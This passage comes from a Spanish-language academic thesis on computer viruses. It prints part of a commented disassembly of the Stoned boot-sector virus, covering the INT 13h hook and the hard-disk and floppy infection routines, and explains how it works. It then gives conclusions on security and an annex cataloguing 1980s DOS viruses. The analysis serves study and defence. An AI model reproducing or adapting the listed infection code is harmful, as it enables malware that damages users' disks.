                                        ;programa ("Your PC is now Stoned!"),
                                        ;NO-continua sin desplegar el mensaje.
                MOV     SI,0189
                PUSH    CS
                POP     DS
ETIQUETA_10:    LODSB
                OR      AL,AL
                JZ      ETIQUETA_11
                MOV     AH,0E
                MOV     BH,00
                INT     10h
                JMP     ETIQUETA_10
ETIQUETA_11:    PUSH    CS
                POP     ES
                MOV     AX,0201
                MOV     BX,0200
                MOV     CL,01
                MOV     DX,0080
                INT     13h             ;Intenta leer el primer sector del disco duro
                                        ;(para verificar si existe).
                JB      ETIQUETA_12     ;Si existe error salta a la rutina que ejecuta al
                                        ;programa de carga original.
                PUSH    CS
```

FIGURA 6-4.
LISTADO DESENSAMBLADO DEL VIRUS STONED (CONTINUA)

```
                POP     DS
                MOV     SI,0200
                MOV     DI,0000
                LODSW
                CMP     AX,[DI+02]          ;¿Está infectado el disco duro?
                JNZ     ETIQUETA_13         ;SI- Salta al módulo de infección del disco
                                            ;duro (ETIQUETA_13).
                                            ;NO-continúa.
ETIQUETA_12:    CS:
                MOV     BYTE PTR[0006],00
                CS:
                JMP     FAR[DATO]           ;Ejecuta el programa de carga original.

ETIQUETA_13:    CS:                         ;Comienzo del módulo de infección al disco
                                            ;duro.
                MOV     BYTE PTR[0006],02   ;Marca al disco como 'infectado'.
                MOV     AX,0301
                MOV     BX,0200
                MOV     CX,0007
                MOV     DX,0080
                INT     13h                 ;Copia el sector de carga original al sector 7.
                JB      ETIQUETA_12         ;SI existe error no infecta.
                PUSH    CS
                POP     DS
                PUSH    CS
                POP     ES
                MOV     SI,03BE
                MOV     DI,01BE
                MOV     CX,0242
                REPZ    MOVSB               ;Se copia el virus en la memoria de trabajo.
                MOV     AX,0301
                XOR     BX,BX
                INC     CL
```

FIGURA 6-4.
LISTADO DESENSAMBLADO DEL VIRUS STONED (CONTINUA)

```
INT     13h                 ;Se copia el virus en el disco duro.
JMP     ETIQUETA_12         ;Salta a ejecutar el programa de carga
                            original
DB      Your PC is now Stoned!  ;Mensaje que despliega el virus
DB      LEGALISE MARIJUANA!     ;Mensaje que despliega el virus
```

Al estudiar su código se pueden apreciar que es un programa estructurado en cuatro módulos con funciones específicas:

- módulo de instalación
- módulo residente en memoria
- módulo de infección del disco duro
- módulo de infección de disco flexible (unidad A)

El módulo de instalación comienza cambiando la dirección de la rutina que maneja la interrupción 13h, de la tabla de vectores de interrupción (ver sección 2.3). La dirección remplazada es guardada en la dirección especificada por la ETIQUETA1 (INTER13), y en su lugar se deja la dirección del módulo residente en memoria (b). Posteriormente examina si existe disco duro en el computador; si no existe, ejecuta el programa de carga original. Si existe disco duro, verifica si ya está contaminado examinando el noveno byte del sector 0, si éste tiene un valor de 02h, considera que el disco duro ya está infectado y por lo tanto efectúa el programa de carga original. De no ser así, entonces cuenta el número de veces que se ha inicializado al computador, o sea, cuantas veces se ha ejecutado el programa de carga, y cuando sea la séptima carga, entonces despliega el mensaje "Your PC is now Stoned! LEGALISE MARIJUANA!", el cual se encuentra al final del programa. Para cualquier otro número, ejecuta el programa de carga original y transfiere el control del procesador al sistema operativo.

El módulo residente en memoria es el módulo de INJURIA. En esta sección del programa se evalua el valor del registro AH, el cual contiene la función pedida para la interrupción 13h, que es la que se interceptó al instalarse en memoria. Si

contiene el valor 02h o 03h, significa que se está pidiendo una lectura o escritura, respectivamente, al disco, y para saber a qué disco se quiere accesar se evalúa el valor del registro DL, siendo 00h para el drive A. Encontrando estos valores verifica que sea el primer acceso al disco y si es así, comprueba que no esté infectado aún. Dándose todas estas condiciones, llama al módulo de infección al drive A. Por último, efectuándose o no una infección al disco, llama al manejador de la interrupción 13h, de tal manera que, para el usuario, el llamado a esta interrupción será normal, es decir no apreciará ninguna diferencia a excepción de que el proceso tardará mas en realizarse. La interrupción 13h es muy utilizada por el sistema operativo y por la mayoría de los programas para leer o escribir información en los discos.

El módulo de INFECCION, en este programa, se divide en dos: uno para infectar al disco duro y otro para infectar los discos del drive A.

La infección del disco duro es simple: marca el noveno byte del sector de carga con el valor 02h, la cual servirá para identificar que el disco ya fue infectado. Transfiere el sector de carga "sano" (original) al sector 7 y después se copia a sí mismo en el sector cero.

El módulo de infección del disco A, se ejecuta siempre y cuando se den las condiciones de que sea una lectura o escritura, que el drive no esté infectado y que sea el primer acceso. Traslada el programa de carga original al sector 11 del disco y se copia a sí mismo en el sector cero. Si se presenta un error al intentar la infección del disco, restablece todos los parámetros y lo vuelve a intentar. Efectúa hasta cuatro intentos de infección y si aún persiste el error cancela la ejecución del módulo.

6.3. Varios.

Actualmente existen una gran variedad de virus originales y derivados en el mundo (se considera una lista de alrededor de 1000), y de todos ellos se presenta a continuación, referencias de un pequeño grupo seleccionados por ser los más esparcidos en las computadoras:

CONCLUSIONES

La presencia de los virus en las computadoras ha provocado un replanteamiento de una problemática bastante olvidada: **la seguridad informática**. Esto a causa de que tales aplicaciones son en sí, una prueba para los sistemas de seguridad.

Al ser probados los sistemas de seguridad, éstos manifestaron grandes huecos, de "origen", en la protección de información, es decir, se encuentra que en el avance técnico del diseño de los computadores, para hacerlos más rápidos y con mayor capacidad, se dejó a un lado adicionar controles para la prevención de accidentes o ataques a la información que almacenan y procesan.

Partiendo con la consideración de que los virus no son mas que programas, cuya "virtud" principal es la de aprovechar las vulnerabilidades técnicas de los equipos, entonces se debe entender que limitándo el grado de vulnerabilidad se puede llegar a un estado que asegure la integridad de nuestra información.

Asegurar nuestra información implica no solamente prevenirse contra los virus, sino además tener un control preciso sobre todos los recursos informáticos. Para lograr esto, debe implementarse un **Programa Integral de Seguridad** que contemple tanto los aspectos técnicos como el factor humano. Este último es en sí el punto más importate de todo programa y es el más difícil de controlar, por lo que las medidas técnicas y administrativas que se adhieran serán de gran ayuda en la funcionalidad de este factor.

Esta tesis ha examinado los aspectos más relevantes de los virus en términos de un sistema de computadora específico. Como se afirma anteriormente, una parte esencial de controlar la amenaza de los virus es comprender como efectúan el ataque a los sistemas. Las vulnerabilidades de los sistemas deben ser identificadas antes de que puedan ser mitigadas o corregidas. Uno de los objetivos de este documento ha sido proveer al lector con una base para la comprensión de esas vulnerabilidades, considerando siempre que el mejor

remedio contra cualquier posibilidad de pérdida de información por un ataque o por un accidente es la educación de los usuarios.

Una solución alternativa al problema está en la investigación de sistemas expertos que funcionen como anticuerpos, es decir, desarrollar algoritmos capaces de aprender a implementar las defensas necesarias para el problema en particular. Esto como una analogía del sistema inmunológico humano, desarrollándose verdaderos programas "vacunas". Los programas conocidos como vacunas actualmente se comportan más bien como antibióticos, los cuales sirven para remediar y, relativamente, prevenir enfermedades víricas.

En resumen, la experimentación muestra la viabilidad de un ataque viral sobre una variedad de sistemas operativos y que la mejor defensa es la educación de los usuarios; pero aún queda mucho que investigarse sobre este tema.

Los principales puntos de investigación deben ser:

1	**Complejidad Teórica**	Desarrollar una teoría de análisis profundo. Esta teoría pueden ser introducidas a un nivel abstracto, apoyándose en la teoría de conjuntos.
2	**Mecanismos de Protección**	En esta tesis se plantea un programa de prevención general a nivel teórico, pero la funcionalidad del programa en sistemas reales no se ha podido evaluar.
3	**Desinfección**	Desarrollar métodos mas precisos para el restablecimiento de los sistemas que aseguren la recuperación de por lo menos el 90% de los daños sufridos.
4	**Modificación al Sistema Operativo**	Desarrollar un Sistema Operativo que contenga medidas de seguridad internas en su funcionameinto. Por ejemplo, un sistema operativo que requiera que el usuario inicialice la sesión de trabajo indicando que programas tienen autorización para leer y escribir. Entonces, por ejemplo, un simple programa (como un juego), se le asignaría sólo el privilegio para leer y escribir archivos que él mismo genere.

ANEXO 1.
Simbología empleada en Teoría de Conjuntos

SIMBOLO	DESCRIPCION	EJEMPLO
$\vee$	OR	O lógica, cualquiera de los elementos.
$\wedge$	AND	Y lógica, o uno u otro, pero no ambos.
$\rightarrow$	Sí .. entonces	Ejemplo: $x \rightarrow P$ Si x entonces P.
$\in$	Elemento	Ejemplo: $x \in P$ x es elemento de P.
$\cup$	Unión	Ejemplo: $C = A \cup B$ C es el conjunto de elementos que pertenecen a A o a B.
$\cap$	Intersección	Ejemplo: $C = A \cap B$ C es el conjunto de elementos que pertenecen tanto a A como a B.
$=$	Equivalencia	$x = y$
$\exists$	Algun elemento	Ejemplo: $\exists x\ f(x)$ Existe algún x que satisface la función f(x).
$\forall$	Todo elemento	Ejemplo: $\forall x\ f(x)$ Toda x que satisface la función f(x).

ANEXO 2.
Breve Descripción de los Virus más esparcidos en las computadoras.

Actualmente existen una gran variedad de virus originales y derivados en el mundo (se considera una lista de alrededor de 1000), y de todos ellos se presenta a continuación, referencias de un pequeño grupo seleccionados por ser los más esparcidos en las computadoras:

NOMBRE	ALIAS	DESCRIPCION
AIDS (SIDA)	Hahaha, Mofa, VGA2CGA.	También conocido como Hahaha (ja-ja-ja). Infecta archivos ejecutables con extensión .COM o .EXE, sobreescribiendo su código en los primeros 13 Kb. Debido a esto, los archivos contaminados deben ser borrados y reemplazados, ya que no es posible recuperar la porción perdida del programa. Al activarse despliega el mensaje "Your computer now has AIDS" ("Su computadora tiene SIDA").
Alabama	Ninguno	Este virus ataca a los archivos .EXE aumentando su tamaño en 1560 bytes. Se instala como virus residente en memoria cuando se ejecuta el primer archivo contaminado, pero no utiliza la función TSR normal. En vez de esto, el virus intercepta a la interrupción 9h. Cuando se detecta una combinación de teclas CTRL-ALT-DEL, el virus causa un arranque aparente pero permanece en la RAM. Después de que el virus ha estado residente en memoria durante una hora, aparece el siguiente mensaje en una casilla desteliante: COPIAS DE SOFTWARE PROHIBIDAS POR LEY INTERNACIONAL... BOX 1055 Tuscambia ALABAMA USA.
Alameda	Merrit, Peking, Seúl, Yale.	Remplaza el boot sector con su código transladándolo al sector 8, pista 39, lado 0. Ocasiona la "caída del sistema" y el borrado de datos. Se duplica cada vez que se reinicializa el sistema (CTRL-ALT-DEL), infectando sólo discos de 5 1/4 de 360 Kb. Sus variantes son: Alameda-B, Alameda-C y SF

NOMBRE	ALIAS	DESCRIPCION
Amstrad	Ninguno	Infecta los programas con extensión .COM, creciéndolo en 847 bytes. No produce daño a los sistemas y no es residente en memoria.
Ashar	Shoe, UIUC.	Es un contaminador del sector de arranque, es residente en memoria y es una variante del virus Brain. La diferencia con el Brain es que puede contaminar tanto discos flexibles como discos duros.
April 1st		Infecta archivos con extensión .COM, aunque la versión "B" también infecta a los de extensión .EXE. Despliega el mensaje "April 1st Ha Ha Ha You have a virus". Se activa al ejecutarse un programa infectado y permanece residente en memoria.
Austrian	648	Se descubre en Londres, en 1988. Infecta los archivos .COM aumentándolos en 648 bytes. La versión 405 los aumenta en 405 bytes.
Brain	Pakistaní, Cerebro.	Contamina el sector de arranque de los discos transladando el sector original junto con una parte del virus a tres cluster vacíos del disco y los marca como dañados. Además cambia la etiqueta del disco por "(c) Brain". Se instala como residente en memoria ocupando entre 3 y 7 Kb de RAM.
Boot Sector	Ninguno	Ataca a las computadoras Atari modelo ST, copiándose en el sector de carga de los discos, dañando la FAT de los discos.
Byte Bandit	Ninguno	Trabaja como un gusano, infecta a los discos flexibles y esta más difundido en las computadoras Amiga de Commodore.
Cascade	Otoño, Letras Caídas, 1701.	Es un Caballo de Troya, disfrazado en un programa que se suponía que apagaba la luz de NUM-LOCK cuando se arranca el sistema. En vez de esto, el virus provoca que todos los caracteres de la pantalla se "caigan" a la parte inferior de la pantalla. Infecta los archivos .COM aumentando 1701 bytes su tamaño.
Cascade - B	Blackjack, 1704.	Es el mismo que el Cascade excepto que la "caída" de los caracteres ha sido remplazada por un arranque del sistema que tendrá lugar a intervalos de tiempo aleatorio después que se active el virus.

NOMBRE	ALIAS	DESCRIPCION
Chaos (Caos)	Ninguno	Es un contaminador del sector de arranque (tanto de discos flexibles como duros), residente en memoria. El virus contamina a los discos sobreescribiendo su código en el sector de carga en los cuales se encuentran los siguientes mensajes: Welcome to the New Dungeon (Bienvenidos al Nuevo Calabozo) Chaos (Caos) Let's be cool guys (Seamos tipos frios) Cuando se activa el virus, indica que el disco está lleno de sectores malos, aunque la mayoría de estos sectores son legibles.
Dark Avenger (Vengador Tenebroso)	Black Avenger	Este virus se intala residente en memoria y contamina archivos .COM y .EXE, aumentando su longitud en 1800 bytes.
Datacrime	Columbus-Day, 1280	Infecta a los archivos .COM con excepción del COMMAND.COM, ubicándose al final de ellos, activándose cuando se ejecuta uno contagiado. El virus adhiere su código al final de los archivos y guarda en memoria los tres primeros bytes del programa original , los cuales se sustituyen por una instrucción de salto que apunta al comienzo del virus. Después del 12 de octubre de cualquier año, cuando se activa, presenta el mensaje: "DATACRIME VIRUS RELEASED: 1 MARCH 1989", al tiempo que efectúa un formateo de bajo nivel (low level format), en el disco duro.
Datacrime II	Columbus-Day, 1514	Es una variante del Datacrime cuya diferencia es que infecta tanto a archivos .COM (incluyendo al COMMAND.COM) como a los .EXE, aumentándoles 1514 bytes.
Datacrime B	Columbus-Day, 1168.	Es otra variante del virus Datacrime y su diferencia con éste es que solamente infecta a los archivos con extensión .EXE.

NOMBRE	ALIAS	DESCRIPCION
dBASE	Ninguno	Infecta a los archivos con .COM y .OVL, corrompiendo además datos de los archivos .DBF. Al activarse permanece residente en memoria, afectando a los archivos .DBF alterando sus códigos originales (modificando los datos), además altera la FAT y el root directory del disco duro. Crea un archivo BUG.DAT, en donde registra sus infecciones.
DOS	Unesco	Infecta archivos .COM. Se presentó al público en un campamento veraniego de computación para niños, patrocinado por la UNESCO. Los programas infectados realizan una repetición de la carga inicial del sistema cuando se ejecuta. La variante 62-B no realiza esta repetición, pero cuando se activa, borra el programa ejecutado.
Den Zuk	Búsqueda, Venezolano	Es un contamidor del sector de carga de los discos de 5 1/4 y 360 Kb. El virus es residente en memoria y contiene un contador que cuando llega a su límite formatea el disco que esté en la unidad A. Normalmente el límite del contador está entre 5 y 10 y se incrementa cada vez que se arranca el computador con un disco contaminado.
Devil's Dance	Mexicano	Fue descubierto en México, en 1989. Infecta a los archivos .COM, aumentando 941 bytes su longitud y puede infectar el mismo programa varias veces hasta hacerlos crecer arriba de los 64 Kb, lo que hace que el sistema operativo DOS ya no los reconozca como archivos .COM y no lo ejecute. Cuando se activa permanece residente en memoria y si se resetea el sistema oprimiendo las teclas [CTRL]+[ALT]+[DEL], despliega el mensaje: "Did you ever dance with the devil in the weak moonlight? Pray for your disks!! The Joker" ("¿Has bailado con el diablo bajo la tenue luz de la luna? ¡Reza por tus discos! El Guasón").

NOMBRE	ALIAS	DESCRIPCION
Disk Killer (Asesino de Discos)	Ogro, Ogro informático, Ogro del disco.	Es un virus contaminador del sector de arranque de discos flexibles y duros. El virus contiene un contador que registra a cuantos discos ha contaminado y no causa ningún daño hasta que se llegue a un límite predeterminado. El daño que realiza comienza con el desplegado de un mensaje identificando al Ogro Informático y la fecha del 1° de abril. A partir de entonces procede a escribir bloques enteros de un único caracter al azar por todo el disco, advirtiendo al usuario se abstenga de apagar el computador.
Do-Nothing (No Hacer Nada)	Virus Estupido	Contamina a archivos .COM, pero sólo el primero en el directorio actual. Este virus se instala como residente en la dirección 9800:0100h y lo hace sólo en sistemas con 640 Kb de memoria. No causa daño ni afecta el funcionamiento del sistema de una forma "visible".
EDV	Ninguno	Infecta al sector de carga de los discos duros y flexibles. Al arrancar el sistema con un disco infectado, el virus se instala residente en memoria. Causa la caída de algunos programas y la destrucción de algunos datos. El sector contaminado presenta la cadena "MSDOS Vers. E.D.V." al final del mismo.
Eggbeater		Es un Caballo de Troya que al activarse empieza a borrar todos los archivos del directorio donde se encuentra. Al terminar de borrar los archivos visualiza en la pantalla el mensaje: "ARF, ARF Gotcha!"
Friday the 13th	Virus COM, Miami, Munich, Sudafricano Virus 512.	Desarrollado en Sudáfrica en 1987. Infecta a los archivos .COM y al cargarlo permanece residente en memoria, buscando dos archivos COM en el disco duro y uno en la unidad A para infectarlos. Si se activa en un viernes borra al programa anfitrión. La versión B actúa como el original, pero infecta todos los archivos del subdirectorio en que se trabaja. La versión C agrega el mensaje: "We hope we haven't inconvenienced you", cada vez que se activa

NOMBRE	ALIAS	DESCRIPCION
Fu Manchu	2080, 2086.	Se adhiere al principio de los archivos .COM o al final de los archivos .EXE. Una cadena de identificación encontrada en este virus es "AXrEMMOr". El virus supervisa la memoria intermedia del teclado y añade comentarios despectivos a los nombres de varios políticos. Estos comentarios van a la memoria del teclado, por lo que su efecto no está limitado al despliegue. Los mensajes dentro del virus están codificados. Una de cada 16 contaminaciones provoca que se instale un contador de tiempo; después de un período de tiempo aleatorio se despliega el mensaje "El mundo oirá hablar de mí otra vez!" y el sistema rearranca.
Ghost Boot (Arranque Fantasma)	Pelotas Fantasmas	Contamina sectores de arranque de discos flexibles y discos duros y es similar al virus Ping Pong.
Ghost COM	Pelotas Fantasmas	Contamina a los archivos con extensión .COM aumentándoles 2351 bytes. Es el primer virus conocido que puede contaminar tanto archivos como sectores de arranque del disco. Después de contaminar un sector de arranque, también actúa como un virus (Ghost Boot).
Golden Gate	500, Mazatlán	Es una variante del SF (Alameda C), modificado para formatear el disco duro cuando se cuenten 500 infecciones. La variante B efectúa el formateo después de contar 30 infecciones y la variante C, también conocido como Mazatlán, puede infectar a los discos duros.
Halloechen	Ninguno	Infecta archivos .COM y .EXE. Cuando se ejecutan archivos contaminados se falsea la entrada desde el teclado.
Holland Girl (Chica Holandesa)	Sylvia	Este virus es residente en memoria e infecta archivos .COM aumentándoles 1332 bytes. El virus se llama así porque dentro de su código contiene el nombre, número de teléfono y dirección de una chica llamada Sylvia en Holanda, pidiendo que se le manden postales.

NOMBRE	ALIAS	DESCRIPCION
Icelandic (Islandés)	656, Uno de Cada Diez, Crujidor de Discos.	Contamina archivos .EXE creciéndolos entre 656 y 671 bytes. La longitud del archivo después de la contaminación siempre será un múltiplo de 16. El virus se adhiere al final de los programas que contamina, siempre terminando con el código 4418h, 5f19h. El virus se instala residente en la parte alta de la memoria y si se intenta escribir en esta parte de la memoria, se cae el sistema. Intercepta la interrupción 13h e intenta contaminar cada décimo programa ejecutado. Cada vez que contamina un programa, el virus selecciona un cluster libre en la FAT y lo marca como dañado.
Icelandic II	Virus del Sistema, Uno de Cada Diez.	Es una variante del Icelandic y su diferencia con él es que éste virus cuando contamina un archivo le modifica la fecha. También suprime el atributo de sólo lectura, pero no lo restaura después de contaminar el programa.
Icelandic III	24 de Diciembre	Es una modificación del Icelandic. La cadena de identificación, que se encuentra al final del archivo, es 1844h, 195fh. Aumenta la longitud de los archivos contaminados de 848 a 863 bytes. Cuando se activa en un día 24 de diciembre, despliega el mensaje "Gledileg Jol" ("Feliz Navidad" en islandés).
Italian	Turín, de la pelotita, Ping Pong.	También se le ha nombrado como Veracruz, Bouncing o del Ping Pong. Sólo infecta el boot sector de los discos flexibles y aunque no es peligroso si es muy molesto, ya que cuando se activa (se activa cuando se realiza un acceso de lectura o gravación en el momento en que el reloj del sistema marca las medias horas, por ejemplo: 8:30, 9:30, etc.), presenta una "pelotita" que se mueve de un lado a otro a lo largo de la pantalla, rebotando contra los contornos y caracteres que estén desplegados. La versión Italian-B puede contagiar también a los discos duros.

NOMBRE	ALIAS	DESCRIPCION
Jerusalem	Israelí, Viernes 13, PLO, Ruso, 1813, 1808.	Se descubrió a fines de 1987 en la Universidad Hebrea de Jerusalén y se dice que fue desarrollado por activistas de la Organización para la Liberación de Palestina (OLP), para que iniciara su acción el 13 de mayo de 1988 con motivo de la celebración del 40° aniversario del último día de Palestina como nación. Infecta al sistema por medio del archivo COMMAND.COM, pero también ataca los programas ejecutables, aumentándolos en 1808 bytes. El virus se instala como residente en memoria, alentando la ejecución de los programas y no tiene control sobre el número de infecciones. La versión B si tiene.
Joker (Bromista)	Ninguno	Fué descubierto en Polonia y contamina archivos .EXE. Los programas contaminados presentarán mensajes de error y comentarios falsos. Estos mensajes se encuentran al inicio del código vírico. Los mensajes que pueden ser presentados pueden ser: •Versión DOS incorrecta •Por favor, ponga un nuevo disco en la unidad A: •Fin del archivo de entrada •Fin de tiempo del sistema. ¡Apague el Sistema! •Detección de agua en el Coprocesador •¡Tengo hambre! Inserte una hamburguesa en la unidad A: •Prohibido fumar. ¡Por favor! •Gracias •¡¡No me pegue!! •La cabeza del disco duro ha sido destruida. ¿Puede prestarme la suya?. •Inserte papel higiénico en la impresora
Lehigh	Ninguno	Contamina sólo al archivo COMMAND.COM sobreescribiendo en el espacio de pila. Lleva un conteo de archivos contaminados y al registrar cuatro contaminaciones, el virus destruye el sector de carga y la FAT del disco.

NOMBRE	ALIAS	DESCRIPCION
Lisbon (Lisboa)	Ninguno	Este virus es muy similar al Viena, excepto que casi todas las palabras han sido cambiadas 1 o 2 bytes para evitar los programas de identificación/detección que identifican al Viena. A cada uno de ocho archivos contaminados se les cambiará los primeros 5 bytes del primer sector a "@SIDA", haciendo el programa inutilizable.
MIX/I	MIX1	Contamina archivos .EXE y es residente en memoria, ocupando 2048 bytes en RAM. Cada vez que se ejecuta un archivo contaminado, éste crecerá en 1618 y 1634 bytes, dependiendo del tamaño original del archivo. El virus no contamina archivos menores de 8K. Su cadena de identificación se encuentra en los últimos 4 bytes de los archivos contaminados y es el código "MIX1" en ASCII. El virus causará una salida falsa tanto en la unidades en serie como en las unidades en paralelo y mantendrá encendido NUM LOCK constantemente. Después de la sexta contaminación, el arranque del sistema lo estropeará debido a un error en el código y una pelota empezará a saltar en el monitor del sistema.
New Jerusalem	Ninguno	Es una variante del Jerusalem que ha sido modificado para evitar ser detectado por las versiones de Viruscan anteriores a V45 o por el producto VIRUS SCAN de IBM de fecha 20 de octubre de 1989. Contamina archivos .COM y .EXE y se activa cualquier viernes 13, borrando programas contaminados cuando se intenta ejecutarlos. El virus es residente en memoria y puede contaminar archivos de superposición .SYS, .BIN, .PIF.
Ohio	Ninguno	Contamina los sectores de arranque de los discos flexibles de 360K.
Oropax	Virus de la música, Musico	Contamina archivos .COM aumentando su longitud de 2756 a 2806 bytes. Los archivos contaminados siempre tendrán una longitud divisible entre 51. El virus puede llegar a ser activo cinco minutos después de la contaminación de un archivo, tocando tres melodías con un intervalo entre ellas de siete minutos.

NOMBRE	ALIAS	DESCRIPCION
PayDay (Día de Paga)	Ninguno	Es una variante del virus Jerusalem, siendo la diferencia más importante que el criterio de activación, para borrar archivos, de viernes 13 a cualquier viernes que no sea 13.
Perfume	765, 4711.	De origen alemán, contamina archivos .COM haciéndolos crecer de tamaño en 765 bytes.
Saratoga	642, Uno de Cada Dos.	Se descubrió en California, en 1989 y es muy parecido al Islandés, siendo su diferencia con éste que cuando se carga en la memoria, modifica el bloque de memoria de tal forma que parece perteneciente al Sistema Operativo, impidiendo así el uso del bloque por otro programa. El virus infecta archivos .EXE.
SF	Ninguno	Es una variante del virus Alameda. Efectúa su reproducción cuando se rearranca al computador (CTRL-ALT-DEL), contaminando sólo a discos flexibles. Contiene un contador que se incrementa por cada disco contaminado y al registrar 100 contagios se dispara el daño programado. El daño que produce es el formateo del disco infectado.
Stoned	Hawai, Marihuana, Nueva Zelanda, San Diego, Smithsonia no.	El virus original sólo contamina discos de 360 Kb, no causando daño "visible". Hay, no obstante, dos variantes conocidas que pueden contaminar discos duros. El virus se convierte residente en memoria después de que se arranque el sistema desde un disco contaminado. Contaminará cualquier disco que se introduzca en A, durante la sesión de trabajo. Cada ocho arranques del sistema el virus desplegará el mensaje: "Your PC is Now Stoned Legalis Marihuaña"
Sunday	Ninguno	Se descubrió en Seattle y Washington. Este virus se activa cualquier domingo, desplegando el mensaje: "Hoy es domingo. ¿Por qué trabaja tanto?" Parece derivarse del virus Jerusalem y daña la FAT de los discos.

NOMBRE	ALIAS	DESCRIPCION
Suriv 1.01	1º de abril, Israelí, Suriv01.	Es del tipo residente en memoria e infecta archivos .COM. Se activa el 1° de abril, después de que se contamine la memoria, ejecutando un archivo infectado y luego ejecutando un archivo .COM no contaminado. Al activarse presentará el mensaje: "1 DE ABRIL JA JA JA TIENE UN VIRUS" El sistema se "traba" entonces y se debe rearrancar. El texto "Suriv 1.01" puede ser encontrado en el código vírico.
Suriv 2.01	1 abril-B, Israelí. Suriv02.	Es residente en memoria y contamina archivos .EXE. Se activa el 1° de abril y causa la caída del sistema, presentando el mismo mensaje que el Suriv 1.01. Una hora después de ejecutarse un archivo contaminado causará un cierre del sistema.
Suriv 3.00	Israelí, Suriv03.	Es una variante del virus Jerusalem. La cadena "sUMsDos" ha sido cambiada a "sURIV 2.00". El virus se activa cualquier viernes 13 y está programado para borrar archivos, pero, debido a un error de programación, no se efectua esto. Todos los días que no sean viernes 13, después de permanecer residente en memoria durante 30 segundos, un área del sistema es cambiada a "ventana negra" y se ejecuta un proceso de pérdida de tiempo con cada señal del reloj. Puede infectar archivos .SYS, .EXE y .COM (incluyendo al COMAND.COM).
Swap (Intercambio)	Arranque Israelí.	Contamina el sector de arranque de los discos flexibles y es residente en memoria, empleando 2 Kb del RAM. Al contaminar un disco, se sobreescribirá la información de la pista 39, sectores 6 y 7, con la cabeza no especificada. Si estos sectores no están vacíos, el virus no contaminará al disco. Este virus se activa después de estar activo en memoria durante diez minutos, presentando el efecto en la pantalla de la caída de caracteres en cascada.

NOMBRE	ALIAS	DESCRIPCION
SysLock	3551, 3555.	Infecta archivos .COM y .EXE y llega a afectar archivos de datos. Este virus no es residente en memoria, en cambio, busca aleatoriamente un archivo para contaminarlo, aumentándole 3551 bytes. Su comportamiento viral es muy particular, ya que daña archivos buscando la palabra "Microsoft", en mayúsculas o minúsculas y remplazándola por "MACROSOFT". Si este virus encuentra una variable de entorno en el sistema, en el desplazamiento 40h, no efectuará ningún daño y pasará el control a su anfitrión inmediatamente. Una variante de éste es el virus "Macho-A", cuya única diferencia es que en lugar de remplazar la palabra "Microsoft" por "MACROSOFT", lo hace por "MACHOSOFT".
Taiwan	Ninguno	Contamina a los archivos .COM, incluyendo al COMMAND.COM y no es residente en memoria. Un archivo contaminado puede extender al virus hasta tres archivos más. La contaminación se efectúa sustituyendo los 743 primeros bytes de los archivos por su código y los 743 bytes originales los translada hasta el final del archivo. En caso de que un archivo tenga menos de 743 bytes de longitud, el archivo .COM contaminado que resulta será siempre de 1486 bytes. El daño que provoca es que en el octavo día de cualquier mes, al ejecutar un programa contaminado, se efectuará una escritura absoluta del disco en 160 sectores, empezando en el sector lógico 0 en las unidades C y D, por lo que dañará al sector de carga, la FAT y el directorio raíz del disco.

NOMBRE	ALIAS	DESCRIPCION
Traceback (Rastreo)	3066	Contamina archivos .COM y .EXE, añadiéndoles 3065 bytes a su tamaño. Después de que se ejecute un programa contaminado se instalará como residente en memoria y contaminará otros programas que estén abiertos. El virus toma su nombre de dos características. Primero, los archivos contienen la vía de directorio del archivo, causando la contaminación dentro del código vírico, de tal manera que es posible rastrear la contaminación a través de varios archivos. Segundo, cuando tiene éxito en contaminar otro archivo, el virus intenta acceder a la copia de disco activo del programa, y desde el cual fué cargado, para poner al día un contador del virus. El virus se encarga del manejo del error del disco al intentar poner al día el programa contaminado original, de manera que si no puede contaminarlo, el usuario no será consciente de que se produjo un error. El síntoma principal del virus es que si la fecha del sistema es posterior al 28 de diciembre de 1988, el virus residente en memoria producirá una presentación en pantalla con un efecto de "cascada" similar al del virus "CASCADE". Esto se produce una hora después de que se ha cargado en memoria. Si se oprime una tecla durante la "cascada", se producirá un bloqueo del sistema, en caso contrario, después de un minuto, se restablecerá la pantalla volviendo los caracteres a su posición original. Esta presentación de cascada y restablecimiento se repite a intervalos de una hora.
Traceback II	2930	Es una variante del Traceback, y su diferencia con éste consiste en que el aumento en la longitud de los archivos contaminados es de 2930 bytes en lugar de 3066.

NOMBRE	ALIAS	DESCRIPCION
Typo Boot (Arranque Tipo)	Error	Infecta al sector de carga de los discos y es del tipo residente en memoria, para lo cual emplea hasta 2 Kb de la parte alta. El principal síntoma provocado por éste virus es que ciertos caracteres en salidas impresas siempre son remplazados por otros caracteres fonéticamente similares. Los dígitos en números pueden ser transpuestos o remplazados por otros números. Esto sólo ocurre en salidas impresas.
Typo COM (COM typo)	Tanteo, 867.	Es muy similar al Typo Boot en que al activarse, falsea los datos enviados al puerto paralelo. Este virus contamina archivos con extensión .COM pero solamente en días pares.
Vacsina	Ninguno	Mide aproximadamente 1206 bytes de longitud y puede encontrarse en el MCB de los sistemas contaminados. Este virus contamina archivos .COM, .EXE, .SYS y .BIN. Un síntoma presentado por los archivos contaminados es que emiten un pitido cuando son ejecutados.
Vcom	Ninguno	De origen polaco, es un contaminador de archivos .EXE. Para efectuar una contaminación, primero expande al archivo hasta que su longitud de un múltiplo de 512, después añade sus 637 bytes de código al final del archivo. La porción residente en memoria intercepta cualquier intento de escritura al disco y la cambia por una lectura al disco.
Vienna (Viena)	Austriaco, Unesco, DOS-62, DOS-68, 1 de 8, 648.	Contamina archivos .COM. Siempre que se ejecute un archivo contaminado, el virus buscará y contaminará a un archivo .COM. Uno de cada ocho programas contaminados llevará a cabo un rearranque del sistema siempre que se ejecute el código vírico.
Vienna-B (Viena-B)	62-B.	Es una variante del virus anterior (Vienna), y la única diferencia con éste es que en lugar de efectuar un rearranque del sistema, el programa que esté siendo ejecutado será borrado.
W-13	Ninguno	Contamina archivos .COM y es de tipo benigno.

NOMBRE	ALIAS	DESCRIPCION
Yankee Doodle	Ninguno	Contamina archivos .COM y .EXE, aumentándoles 2899 bytes a su longitud y es del tipo residente en memoria. Una vez instalado en memoria, toca "Yankee Doodle" en el altavoz del sistema a las 5:00 p.m.
